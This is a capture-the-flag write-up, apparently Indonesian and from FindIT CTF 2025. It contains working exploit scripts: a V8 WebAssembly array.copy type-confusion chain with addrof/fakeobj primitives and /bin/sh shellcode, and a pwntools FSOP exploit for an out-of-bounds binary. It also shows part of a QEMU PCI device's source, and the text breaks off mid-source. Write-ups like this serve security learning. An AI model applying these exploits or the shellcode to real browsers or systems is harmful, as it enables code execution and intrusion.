
Authornya gaterima bjir. Jadi bikin chall revenge. Gw skill issue rev golang jadinya langsung kita gas dynamic analysis.




Bjirrr iseng iseng berhadiah, capture traffic pake wireshark awokaokowkoakokakoo. Tapi asa di discord gaada channel waifu jir.



Wtf? Ternyata bisa pake plugin ginian.




WHYYYYYYYY ADA CHIZURU DI SANAAAAAAAAA



Flag: FindITCTF{jean_arlecchino_skirk_chizuru_hutao}

Pwn

[999 pts] waseminah



Diberikan patch berikut.

chall.patch

```
diff --git a/src/wasm/function-body-decoder-impl.h
b/src/wasm/function-body-decoder-impl.h
index 9773c2bb462..c170cf4bb27 100644
--- a/src/wasm/function-body-decoder-impl.h
+++ b/src/wasm/function-body-decoder-impl.h
@@ -5790,14 +5790,14 @@ class WasmFullDecoder : public
WasmDecoder<ValidationTag, decoding_mode> {
                             src_imm)) {
           return 0;
         }
-        if (!IsSubtypeOf(src_imm.array_type->element_type(),
-                         dst_imm.array_type->element_type(), this->module_)) {
-          this->DecodeError(
-              "array.copy: source array's #%d element type is not a subtype of
"
```

```
-              "destination array's #%d element type",
-              src_imm.index.index, dst_imm.index.index);
-          return 0;
-        }
+        // if (!IsSubtypeOf(src_imm.array_type->element_type(),
+        //                  dst_imm.array_type->element_type(),
this->module_)) {
+        //   this->DecodeError(
+        //       "array.copy: source array's #%d element type is not a subtype
of "
+        //       "destination array's #%d element type",
+        //       src_imm.index.index, dst_imm.index.index);
+        //   return 0;
+        // }
         auto [dst, dst_index, src, src_index, length] =
            Pop(ValueType::RefNull(dst_imm.heap_type()), kWasmI32,
               ValueType::RefNull(src_imm.heap_type()), kWasmI32, kWasmI32);
```

args.gn

```
is_component_build = false
is_debug = false
target_cpu = "x64"
v8_enable_sandbox = false
v8_enable_backtrace = true
v8_enable_disassembler = true
v8_enable_object_print = true
v8_enable_verify_heap = true
dcheck_always_on = false
```

Patch tersebut menghilangkan pengecekan tipe elemen array ketika melakukan copy antara dua array. Dengan begitu, kita bisa menyalin elemen array ke array yang lain meskipun keduanya memiliki tipe yang berbeda. Akibatnya, kita dapat melakukan type confusion yang dapat kita gunakan untuk membuat primitif **addrof** dan **fakeobj**, yang nantinya dapat diturunkan menjadi primitif **read** dan **write**, walaupun hanya mencakup v8 heap.

Idenya yaitu dengan saling menyalin antara array i32 dan array ref extern. Ref extern merupakan sebuah type di dalam wasm yang mengakomodasi interoperabilitas antara wasm dengan javascript. Karena object javascript pada dasarnya merupakan pointer, maka ketika kita pindahkan ke dalam array i32, yang akan kita dapatkan adalah

address dari object tersebut. Kita sebut kemampuan tersebut sebagai primitif addrof. Sebaliknya, jika kita pindahkan elemen array i32 ke array ref extern, elemen tersebut akan dianggap sebagai address sebuah object sehingga jika kita ambil elemen tersebut, sebuah object javascript akan didapatkan. Kemampuan ini kita sebut sebagai primitif fakeobj.

Akan tetapi, membuat primitif fakeobj terhitung cukup rumit. Hal ini karena sebuah address tidak berarti apa-apa jika tidak memiliki type information. Jika kita sembarangan mengkonversi address menjadi object, maka besar kemungkinan program akan crash. Maka dari itu, kita harus menentukan type yang akan kita buat. Dalam kasus ini, karena kita ingin mendapatkan primitif read dan write, kita akan membuat fake double array. Kita gunakan double karena v8 memiliki cara yang unik untuk merepresentasikan integer. Singkatnya, kita akan menjadikan address yang kita targetkan seolah-olah merupakan elemen dari fake array yang kita buat dan kita bisa membaca dan mengubah elemen array tersebut, sehingga didapatkan lah primitif read dan write.

Setelah mendapatkan keempat primitif tersebut, kita hanya perlu melakukan eksploitasi lebih lanjut untuk mendapatkan shell. Dan karena sandbox tidak dinyalakan, eksploitasinya cukup mudah, salah satunya yaitu dengan memanfaatkan wasm jit.

Script:

poc.js

```
///// wasm-module-builder.js START /////
/////         OMITTED             /////
///// wasm-module-builder.js END /////

const conv_ab = new ArrayBuffer(8);
const conv_f64 = new Float64Array(conv_ab);
const conv_u64 = new BigUint64Array(conv_ab);

function itof(x) {
    conv_u64[0] = BigInt(x);
    return conv_f64[0];
}

function ftoi(x) {
    conv_f64[0] = x;
    return conv_u64[0];
```

```
}

var make_array_i32, set_element_i32, get_element_i32;
var make_array_externref, set_element_externref, get_element_externref;
var copy_externref_to_i32, copy_i32_to_externref;

var builder = new WasmModuleBuilder();
var i32ArrayType = builder.addArray(kWasmI32, true);
var externRefArrayType = builder.addArray(kWasmExternRef, true);

builder.addFunction("make_array_i32", makeSig([], [kWasmEqRef]))
    .addBody([
        ...wasmI32Const(1),
        kGCPrefix, kExprArrayNewDefault, i32ArrayType,
    ])
    .exportFunc();

builder.addFunction("set_element_i32", makeSig([kWasmEqRef, kWasmI32,
kWasmI32], []))
    .addBody([
        kExprLocalGet, 0,
        kGCPrefix, kExprRefCast, i32ArrayType,
        kExprLocalGet, 1,
        kExprLocalGet, 2,
        kGCPrefix, kExprArraySet, i32ArrayType,
    ])
    .exportFunc();

builder.addFunction("get_element_i32", makeSig([kWasmEqRef, kWasmI32],
[kWasmI32]))
    .addBody([
        kExprLocalGet, 0,
        kGCPrefix, kExprRefCast, i32ArrayType,
        kExprLocalGet, 1,
        kGCPrefix, kExprArrayGet, i32ArrayType,
    ])
    .exportFunc();
```

```
builder.addFunction("make_array_externref", makeSig([], [kWasmEqRef]))
    .addBody([
        ...wasmI32Const(1),
        kGCPrefix, kExprArrayNewDefault, externRefArrayType,
    ])
    .exportFunc();

builder.addFunction("set_element_externref", makeSig([kWasmEqRef, kWasmI32,
kWasmExternRef], []))
    .addBody([
        kExprLocalGet, 0,
        kGCPrefix, kExprRefCast, externRefArrayType,
        kExprLocalGet, 1,
        kExprLocalGet, 2,
        kGCPrefix, kExprArraySet, externRefArrayType,
    ])
    .exportFunc();

builder.addFunction("get_element_externref", makeSig([kWasmEqRef, kWasmI32],
[kWasmExternRef]))
    .addBody([
        kExprLocalGet, 0,
        kGCPrefix, kExprRefCast, externRefArrayType,
        kExprLocalGet, 1,
        kGCPrefix, kExprArrayGet, externRefArrayType,
    ])
    .exportFunc();

builder.addFunction("copy_externref_to_i32", makeSig([kWasmEqRef, kWasmEqRef],
[]))
    .addBody([
        kExprLocalGet, 0, // dst
        kGCPrefix, kExprRefCast, i32ArrayType,
        ...wasmI32Const(0), // dst_offset
        kExprLocalGet, 1, // src
        kGCPrefix, kExprRefCast, externRefArrayType,
        ...wasmI32Const(0), // src_offset,
        ...wasmI32Const(1), // size
```

```
        kGCPrefix, kExprArrayCopy, i32ArrayType, externRefArrayType,
    ])
    .exportFunc();

builder.addFunction("copy_i32_to_externref", makeSig([kWasmEqRef, kWasmEqRef],
[]))
    .addBody([
        kExprLocalGet, 0, // dst
        kGCPrefix, kExprRefCast, externRefArrayType,
        ...wasmI32Const(0), // dst_offset
        kExprLocalGet, 1, // src
        kGCPrefix, kExprRefCast, i32ArrayType,
        ...wasmI32Const(0), // src_offset,
        ...wasmI32Const(1), // size
        kGCPrefix, kExprArrayCopy, externRefArrayType, i32ArrayType,
    ])
    .exportFunc();


var instance = builder.instantiate();


({ make_array_i32, set_element_i32, get_element_i32, make_array_externref,
set_element_externref, get_element_externref, copy_externref_to_i32,
copy_i32_to_externref } = instance.exports);

var i32Arr = make_array_i32();
var externRefArr = make_array_externref();


const EMPTY_PROPERTIES_ADDR = 0x745n;
const MAP_JSARR_PACKED_DOUBLE_ELEMENTS_ADDR = 0x4cfadn;

var fake_arraybuf = [
    itof((EMPTY_PROPERTIES_ADDR << 32n) |
MAP_JSARR_PACKED_DOUBLE_ELEMENTS_ADDR),
    itof(0xdeadbeef)
];
```


```
function addrof(obj) {
    set_element_externref(externRefArr, 0, obj);
    copy_externref_to_i32(i32Arr, externRefArr);
    return get_element_i32(i32Arr, 0);
}

function fakeobj(addr) {
    fake_arraybuf[1] = itof((0x2n << 32n) | BigInt(addr));
    set_element_i32(i32Arr, 0, addrof(fake_arraybuf) + 0x44);
    copy_i32_to_externref(externRefArr, i32Arr);
    return get_element_externref(externRefArr, 0);
}

function caged_read(addr) {
    return ftoi(fakeobj(addr)[0]);
}

function caged_write(addr, value) {
    fakeobj(addr)[0] = itof(value);
}

function hex(n) {
    return BigInt(n).toString(16);
}

var wasm_code = new Uint8Array([0x00, 0x61, 0x73, 0x6d, 0x01, 0x00, 0x00, 0x00,
0x01, 0x05, 0x01, 0x60, 0x00, 0x01, 0x7c, 0x03, 0x02, 0x01, 0x00, 0x07, 0x08,
0x01, 0x04, 0x6d, 0x61, 0x69, 0x6e, 0x00, 0x00, 0x0a, 0x53, 0x01, 0x51, 0x00,
0x44, 0xbb, 0x2f, 0x73, 0x68, 0x00, 0x90, 0xeb, 0x07, 0x44, 0x48, 0xc1, 0xe3,
0x20, 0x90, 0x90, 0xeb, 0x07, 0x44, 0xba, 0x2f, 0x62, 0x69, 0x6e, 0x90, 0xeb,
0x07, 0x44, 0x48, 0x01, 0xd3, 0x53, 0x31, 0xc0, 0xeb, 0x07, 0x44, 0xb0, 0x3b,
0x48, 0x89, 0xe7, 0x90, 0xeb, 0x07, 0x44, 0x31, 0xd2, 0x48, 0x31, 0xf6, 0x90,
0xeb, 0x07, 0x44, 0x0f, 0x05, 0x90, 0x90, 0x90, 0x90, 0xeb, 0x07, 0x44, 0x0f,
0x05, 0x90, 0x90, 0x90, 0x90, 0xeb, 0x07, 0x1a, 0x1a, 0x1a, 0x1a, 0x1a, 0x1a,
0x1a, 0x0b]);
var wasm_mod = new WebAssembly.Module(wasm_code);
var wasm_instance = new WebAssembly.Instance(wasm_mod);
```

```
var f1 = wasm_instance.exports.main;

var instance_addr = addrof(wasm_instance);
console.log(`wasm_instance @ ${hex(instance_addr)}`)
var trusted_data = caged_read(instance_addr) >> 32n;
console.log(`trusted_data @ ${hex(trusted_data)}`)
var rwx_page = caged_read(trusted_data + 0x20n)
console.log(`rwx_page @ ${hex(rwx_page)}`)

f1();

var wasm_code_helper = new Uint8Array([0, 97, 115, 109, 1, 0, 0, 0, 1, 133,
128, 128, 128, 0, 1, 96, 0, 1, 127, 3, 130, 128, 128, 128, 0, 1, 0, 4, 132,
128, 128, 128, 0, 1, 112, 0, 0, 5, 131, 128, 128, 128, 0, 1, 0, 1, 6, 129, 128,
128, 128, 0, 0, 7, 145, 128, 128, 128, 0, 2, 6, 109, 101, 109, 111, 114, 121,
2, 0, 4, 109, 97, 105, 110, 0, 0, 10, 138, 128, 128, 128, 0, 1, 132, 128, 128,
128, 0, 0, 65, 42, 11]);
var wasm_mod_helper = new WebAssembly.Module(wasm_code_helper);
var wasm_instance_helper = new WebAssembly.Instance(wasm_mod_helper);
var f2 = wasm_instance_helper.exports.main;

var instance_addr_helper = addrof(wasm_instance_helper);
console.log(`wasm_instance_helper @ ${hex(instance_addr_helper)}`)
var trusted_data_helper = caged_read(instance_addr_helper) >> 32n;
console.log(`trusted_data_helper @ ${hex(trusted_data_helper)}`)

caged_write(trusted_data_helper + 0x20n, rwx_page + 0x8dbn);
f2();
```

x.py

```
#!/usr/bin/env python3

from pwn import *

with open("./poc.js", "rb") as f:
    payload = f.read()
```

```python
io = remote("ctf.find-it.id", 5401)
# io = process(["python3", "runner.py"])

io.sendline(payload)
io.sendline(b"<EOF>")

io.interactive()
```



Flag:
FindITCTF{waseeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeem_susah_bener_nemu_0day_doakan_saya_dong:(_LINZ_IS_HERE}

[1000 pts] tralalerotralala

Akhirnya dikasih pwn klasik.

Kita mulai dengan checksec.

```
~/Doc/CTF/FindIT 2025/PWN/tralalerotralala/release/deploy      0.017s msfir@ACER 23:53:19
❯ checksec chall
[*] '/home/msfir/Documents/CTF/FindIT 2025/PWN/tralalerotralala/release/deploy/chall'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
```

Semuanya nyala, berarti tidak ada yang akan jadi bantuan saat proses eksploitasi.

Berikut fungsi main hasil decompile IDA.

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int v4; // [rsp+8h] [rbp-148h]
  int v5; // [rsp+Ch] [rbp-144h]
  int v6; // [rsp+10h] [rbp-140h]
  int v7; // [rsp+14h] [rbp-13Ch]
  char *s; // [rsp+18h] [rbp-138h]
```

```
char v9[16]; // [rsp+20h] [rbp-130h] BYREF
char nptr[16]; // [rsp+30h] [rbp-120h] BYREF
char s1[264]; // [rsp+40h] [rbp-110h] BYREF
unsigned __int64 v12; // [rsp+148h] [rbp-8h]

v12 = __readfsqword(0x28u);
setvbuf(stdin, 0LL, 2, 0LL);
setvbuf(stdout, 0LL, 2, 0LL);
setvbuf(stderr, 0LL, 2, 0LL);
puts("Mov Instruction Lookup Interface");
while ( 1 )
{
  printf("Enter the instruction: ");
  __isoc99_scanf("%100s", s1);
  if ( !strcmp(s1, "hlt") )
    break;
  if ( !strcmp(s1, "lookup_query") )
  {
    printf("Enter the query index: ");
    __isoc99_scanf("%10s", nptr);
    v7 = atoi(nptr);
    printf("Query %d contains %s\n", v7, query[v7]);
  }
  else if ( !strcmp(s1, "lookup_register") )
  {
    printf("Enter the register: ");
    __isoc99_scanf("%10s", nptr);
    v6 = atoi(nptr);
    printf("Register %d contains %d\n", v6, reg[v6]);
  }
  else if ( !strcmp(s1, "mov") )
  {
    printf("Enter the source register: ");
    __isoc99_scanf("%10s", v9);
    v4 = atoi(v9);
    printf("Enter the destination register: ");
    __isoc99_scanf("%10s", nptr);
    v5 = atoi(nptr);
```

```
      s = (char *)malloc(0x100uLL);
      sprintf(s, "mov r%d, r%d, original input is %s %s", reg[v4], reg[v5], v9,
nptr);
      reg[v5] = reg[v4];
      if ( query[ptr] )
        free(query[ptr]);
      query[ptr] = s;
      ptr = (ptr + 1) % 256;
    }
    else
    {
      fwrite("Sorry, mov instruction suported only\n", 1uLL, 0x25uLL, stderr);
    }
  }
  return 0;
}
```

Terlihat jelas vulnerability pada chall ini adalah OOB. Kita bisa dengan mudah mendapatkan leak dengan OOB read. Kita bisa mendapatkan leak libc address melalui GOT, leak PIE base melalui __dso_handle, dan heap address melalui array query. Sebaliknya, melakukan write tidak bisa dilakukan dengan mudah karena kita hanya bisa memindahkan value antar register. Artinya, kita hanya bisa menuliskan value yang memang sudah ada di dalam memory dan dalam jangkauan indeks 32 bit.

Untungnya, kita bisa menuliskan arbitrary string (null-terminated) ke heap. Kita bisa sisipkan value yang kita mau saat input source dan destination register. Program akan menyalin string yang telah disisipkan value yang kita inginkan di heap. Lalu karena jarak antara address array reg dan heap relatif dekat, indeks yang harus digunakan akan berada di dalam range 32 bit sehingga truncation pada indeks tidak akan terjadi.

Untuk mendapatkan shell-nya, kita lakukan FSOP dengan membuat fake file structure di address yang diketahui lalu overwrite stderr yang ada di bss section dengan address fake file tersebut.

Script:

```
#!/usr/bin/env python3

from pwn import *
```

```
context.terminal = "wt.exe -w 0 sp -p kali-linux -- wsl --cd".split() +
[os.getcwd()]
context.encoding = "utf-8"


def start(argv=None, *a, local=None, remote=None, debug=None, **kw):
    argv = argv or [exe.path]
    local, remote, debug = local or {}, remote or {}, debug or {}

    if args.LOCAL and args.GDB:
        io = gdb.debug(argv, gdbscript=gdbscript, *a, **debug, **kw)
    elif args.LOCAL:
        io = process(argv, *a, **local, **kw)
    else:
        io = connect(host, port, *a, **remote, **kw)
    if args.GDB and not args.LOCAL:
        pid = int(subprocess.check_output(["pgrep", "chall"]))
        sysroot = f"/proc/{pid}/root"
        attach(pid, gdbscript=gdbscript, sysroot=sysroot, exe="chall", *a,
**debug, **kw)

    return io


def lookup_query(index):
    io.sendlineafter(": ", "lookup_query")
    io.sendlineafter(": ", str(index))
    return io.recvline()


def lookup_register(index):
    io.sendlineafter(": ", "lookup_register")
    io.sendlineafter(": ", str(index))
    return io.recvline()


def mov(src, dst):
    io.sendlineafter(": ", "mov")
```

```
    if isinstance(src, bytes):
        io.sendlineafter(": ", src)
    else:
        io.sendlineafter(": ", str(src))
    if isinstance(dst, bytes):
        io.sendlineafter(": ", dst)
    else:
        io.sendlineafter(": ", str(dst))


def to_idx(target, origin, size=4):
    return (target - origin) // size


gdbscript = """
c
"""
host, port = args.HOST or "ctf.find-it.id", args.PORT or 5201
exe = context.binary = ELF(args.EXE or "./chall_patched", False)
libc = ELF("./libc.so.6", False)

io = start()

high = int(lookup_register(-0x39).split(b" contains ")[1]) % 0x100000000
low = int(lookup_register(-0x40).split(b" contains ")[1]) % 0x100000000

leak = high << 32 | low
log.info(f"{hex(leak) = }")

libc.address = leak - libc.sym["free"]
log.info(f"{hex(libc.address) = }")

high = int(lookup_register(-29).split(b" contains ")[1]) % 0x100000000
low = int(lookup_register(-30).split(b" contains ")[1]) % 0x100000000

leak = high << 32 | low
log.info(f"{hex(leak) = }")
```

```
exe.address = leak - exe.sym["__dso_handle"]
log.info(f"{hex(exe.address) = }")

mov(0, 0)

high = int(lookup_register(17).split(b" contains ")[1]) % 0x100000000
low = int(lookup_register(16).split(b" contains ")[1]) % 0x100000000

leak = high << 32 | low
log.info(f"{hex(leak) = }")

heap_base = leak & ~0xFFF
log.info(f"{hex(heap_base) = }")

assert to_idx(heap_base, exe.address).bit_length() <= 32


fake_file_address = exe.address + 0x41E0

fake_file = b"\x01\x01\x01\x01;sh;"
fake_file += p64(0) * 4
fake_file += p64(1)
fake_file += p64(0) * 7
fake_file += p64(libc.sym["system"])
fake_file += p64(0) * 3
fake_file += p64(fake_file_address - 0x18)
fake_file += p64(0) * 2
fake_file += p64(fake_file_address - 0x10)
fake_file += p64(0) * 5
fake_file += p64(fake_file_address)
fake_file += p64(libc.sym["_IO_wfile_jumps"])

arr = unpack_many(fake_file, 32)
idx_start = (fake_file_address - exe.sym["reg"]) // 4
heap_target = heap_base + 0x3D4

for i, x in enumerate(arr):
    if x == 0:
```

```
        idx_start += 1
        continue
    mov(0, b"0000" + p32(x))
    mov(to_idx(heap_target, exe.sym["reg"]), idx_start)
    idx_start += 1
    heap_target += 0x220

arr = unpack_many(p64(fake_file_address), 32)
mov(0, b"0000" + p32(arr[0]))
mov(to_idx(heap_target, exe.sym["reg"]), -0x10)
mov(0, b"0000" + p32(arr[1]))
mov(to_idx(heap_target + 0x220, exe.sym["reg"]), -0xF)

io.sendline(b"q")

io.interactive()
```

Flag: FindITCTF{bismillah_tahun_ini_nemu_0_day_aamiin_TRALALERO_TRALALA_LINZ_IS_HERE}

[1000 pts] chovid-search

This is my very first MMIO exploitation 😁

Diberikan source code PCI (?).

```
#include "hw/hw.h"
#include "hw/pci/msi.h"
#include "hw/pci/pci.h"
#include "qapi/visitor.h"
#include "qemu/module.h"
#include "qemu/osdep.h"
#include "qemu/units.h"
#include "qom/object.h"
#include "sysemu/dma.h"

#define MAX_TEXT_LEN 1024
#define MAX_PATTERN_LEN 128

typedef struct ChovidSearchState
{
    char text[MAX_TEXT_LEN];
    char pattern[MAX_PATTERN_LEN];
    uint16_t memo[MAX_PATTERN_LEN];
```

```
    char replacement[MAX_PATTERN_LEN];

    AddressSpace *as;
    MemoryRegion mmio;
    PCIDevice pdev;
    size_t text_len;
    size_t pattern_len;
    size_t replacement_len;
    bool pattern_exists;
} ChovidSearchState;

DECLARE_INSTANCE_CHECKER(ChovidSearchState, CHOVIDSEARCH, "chovidsearch")

#define MMIO_OFFSET_PATTERN_EXISTS 0x800
#define MMIO_TRIGGER_REPLACE 0x808
#define MMIO_TRIGGER_FIND 0x810

static void compute_lps(const char *pattern, uint16_t *memo, size_t
pattern_len)
{
    size_t len = 0;
    memo[0] = 0;
    size_t i = 1;

    while (i < pattern_len)
    {
        if (pattern[i] == pattern[len])
        {
            len++;
            memo[i] = len;
            i++;
        }
        else
        {
            if (len != 0)
            {
                len = memo[len - 1];
            }
```

```
            else
            {
                memo[i] = 0;
                i++;
            }
        }
    }
}

static void chovidsearch_replace(ChovidSearchState *s)
{
    compute_lps(s->pattern, s->memo, s->pattern_len);

    int i = 0, j = 0;
    s->pattern_exists = false;

    while (i < s->text_len)
    {
        if (s->pattern[j] == s->text[i])
        {
            i++;
            j++;
            if (j >= s->pattern_len)
            {
                for (size_t k = j - s->pattern_len; k < j; k++)
                {
                    s->pattern[k] = s->replacement[k - (j - s->pattern_len)];
                }
                memcpy(&s->text[i - s->pattern_len], s->pattern,
s->pattern_len);
                break;
            }
        }
        else if (i < s->text_len)
        {
            j = s->memo[j - 1];
            if (j == 0)
            {
```

```
                i++;
            }
        }
    }
}

static void chovidsearch_find(ChovidSearchState *s)
{
    compute_lps(s->pattern, s->memo, s->pattern_len);

    int i = 0, j = 0;
    s->pattern_exists = false;

    while (i < s->text_len)
    {
        if (s->pattern[j] == s->text[i])
        {
            i++;
            j++;
            if (j >= s->pattern_len)
            {
                s->pattern_exists = true;
                break;
            }
        }
        else if (i < s->text_len)
        {
            j = s->memo[j - 1];
            if (j == 0)
            {
                i++;
            }
        }
    }
}

static uint64_t mmio_read(void *opaque, hwaddr addr, unsigned size)
{
```

```
    ChovidSearchState *s = opaque;
    uint64_t val = 0;

    switch (addr)
    {
    case MMIO_OFFSET_PATTERN_EXISTS:
        val = s->pattern_exists;
        break;
    }

    return val;
}

static void mmio_write(void *opaque, hwaddr addr, uint64_t val, unsigned size)
{
    ChovidSearchState *s = opaque;

    if (addr < MAX_TEXT_LEN)
    {
        if (addr + 8 <= MAX_TEXT_LEN)
        {
            memcpy(s->text + addr, &val, 8);
            s->text_len = strlen(s->text) < MAX_TEXT_LEN ? strlen(s->text) :
MAX_TEXT_LEN;
        }
    }
    else if (addr >= MAX_TEXT_LEN && addr < MAX_TEXT_LEN + MAX_PATTERN_LEN)
    {
        size_t pattern_offset = addr - MAX_TEXT_LEN;
        if (pattern_offset + 8 <= MAX_PATTERN_LEN)
        {
            memcpy(s->pattern + pattern_offset, &val, 8);
            s->pattern_len = strlen(s->pattern) < MAX_PATTERN_LEN ?
strlen(s->pattern) : MAX_PATTERN_LEN;
        }
    }
    else if (addr >= MAX_TEXT_LEN + MAX_PATTERN_LEN && addr < MAX_TEXT_LEN +
MAX_PATTERN_LEN + MAX_PATTERN_LEN)
```

```
    {
        size_t replacement_offset = addr - (MAX_TEXT_LEN + MAX_PATTERN_LEN);
        if (replacement_offset + 8 <= MAX_PATTERN_LEN)
        {
            memcpy(s->replacement + replacement_offset, &val, 8);
            s->replacement_len = strlen(s->replacement) < MAX_PATTERN_LEN ?
strlen(s->replacement) : MAX_PATTERN_LEN;
        }
    }
    else
    {
        switch (addr)
        {
        case MMIO_TRIGGER_REPLACE:
            chovidsearch_replace(s);
            break;
        case MMIO_TRIGGER_FIND:
            chovidsearch_find(s);
            break;
        }
    }
}

static const MemoryRegionOps mmio_ops = {
    .read = mmio_read,
    .write = mmio_write,
    .endianness = DEVICE_NATIVE_ENDIAN,
    .valid =
        {
            .min_access_size = 4,
            .max_access_size = 8,
        },
    .impl =
        {
            .min_access_size = 4,
            .max_access_size = 8,
        },
};
```

```
static void realize(PCIDevice *pdev, Error **errp)
{
    ChovidSearchState *s = CHOVIDSEARCH(pdev);

    if (msi_init(pdev, 0, 1, true, false, errp))
    {
        return;
    }

    s->as = &address_space_memory;
    memory_region_init_io(&s->mmio, OBJECT(s), &mmio_ops, s,
"chovidsearch-mmio", 1 * MiB);
    pci_register_bar(pdev, 0, PCI_BASE_ADDRESS_SPACE_MEMORY, &s->mmio);
}

